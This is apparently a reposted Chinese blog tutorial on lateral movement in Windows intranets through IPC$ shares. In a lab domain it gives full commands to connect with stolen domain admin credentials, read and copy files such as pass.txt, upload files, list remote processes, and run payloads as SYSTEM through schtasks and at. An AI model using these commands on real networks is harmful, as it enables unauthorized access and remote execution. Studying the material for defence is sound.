
内网渗透_IPC
0x01. 什么是IPC
IPC(共享命名管道资源)其实就是为了实现进程间通信而开放的命名管道;IPC可以通过验证用户名和密码获得相应的权限,通常在远程管理计算机和查看计算机的共享资源使用
0x02. IPC的利用条件
开启了139、445端口
ipc$可以实现远程登录及对默认共享资源的访问,而139端⼝的开启表示NetBIOS协议的应用
通过139、445端口可以实现对共享文件/打印机的访问。⼀般来讲IPC$需要139、445端口的支持
管理员开启了默认共享
默认共享是为了⽅便管理员进⾏远程管理⽽默认开启的,包括所有的逻辑盘(c$,d$,e$)等,和系统目录winnt或windows(admin$)。通过IPC$可以实现对这些默认共享⽬录的访问
0x03. 为什么选择IPC渗透
1、远程登录桌面会增加暴露风险
2、目标管理员可能对服务器禁用远程登录
0x04. IPC 在内网渗透中的利用
在这里假设我们获取到了⼀个域管理员的账户和密码:
user : redteam\saul pass : admin!@#45 net use \\10.10.10.8 /u:redteam\saul admin!@#45 

2)删除 IPC 连接:
net use \\10.10.10.8 /de /y 
3)查看目标的共享磁盘
net view \\10.10.10.8 
4)查看目标 C 盘下的文件
dir \\10.10.10.12\c$ 
5)查看桌面目录下的pass.txt文件:

type \\10.10.10.12\c$\pass.txt 
6)上传文件到目标 C 盘
比如我们桌面有一个文件,上传到目标桌面,命令如下:
copy 要上传的⽂件名 \\10.10.10.8\c$\ copy C:\Users\saul\Desktop\1.txt \\10.10.10.8\c$\Users\Administrator\Desktop\ 
7)下载目标 C 盘桌面下的 pass.txt 文件
下载文件我们也可以通过 copy 命令来完成:
copy \\10.10.10.8\c$\Users\Administrator\Desktop\flag.txt 
8)使用tasklist列出远程主机的进程列表:
/S : 指定连接到的计算机或IP地址,默认本机 /u [<Domain>\]<UserName> : 指定使⽤哪个⽤户执⾏这个命令 /P [password] : 为指定的⽤户指定密码。 例:tasklist /S 10.10.10.8 /U redteam\administrator /P Admin12345! 
9)查看远程主机的时间
有的时候我们想要在远程主机上执行定时任务,这个时候就需要知道目标主机的时间,这样就⽅便定时任务的执行
net time \\10.10.10.8 
10)高版本下的机器运行计划任务执行命令:schtasks
schtasks 命令允许管理员创建、删除、查询、更改、运行和终止本地或远程系统上的计划任务。
在 Windows 2008 及之后使用!
例:在目标主机win_server2008(10.10.10.8) 中创建⼀个计划任务名为 test,并且以 system 身份每分钟运行⼀次1.txt
1、创建计划任务 schtasks /create /tn test /U redteam\saul /P admin!@#45 /tr "c:\1.txt" /sc MINUTE /mo 1 /s 10.10.10.8 /RU system 2、执⾏计划任务 schtasks /run /tn test /s 10.10.10.8 /U redteam\saul /P admin!@#45 3、删除计划任务 schtasks /F /delete /tn test /s 10.10.10.8 /U redteam\saul /P admin!@#45 
- 例如让目标机器 win_server2008(10.10.10.8)在下午 5:20 分运行 calc.bat:
#查看⽬标系统时间 net time \\10.10.10.8 #将⽂件复制到⽬标系统中 copy calc.bat \\10.10.10.8\c$ #使⽤at创建计划任务 at \\10.10.10.8 5:20PM C:\calc.bat #清除at记录 at \\10.10.10.8 ID /delete 
已成功添加运行

2. at 命令还可以利用 cmd 执行命令并把结果返回到⼀个文本里
# 使⽤cmd执⾏命令: at \\10.10.10.8 5:40PM cmd.exe /c "ipconfig >C:/3.txt" # type读取⽂本 type \\10.10.10.8\C$\3.txt 
发布者:全栈程序员-站长,转载请注明出处:https://javaforall.net/223310.html原文链接:https://javaforall.net


![只有一个源视频的Deepfakes简介[通俗易懂]](https://javaforall.net/wp-content/uploads/2020/11/2020110817443450-480x300.jpg)
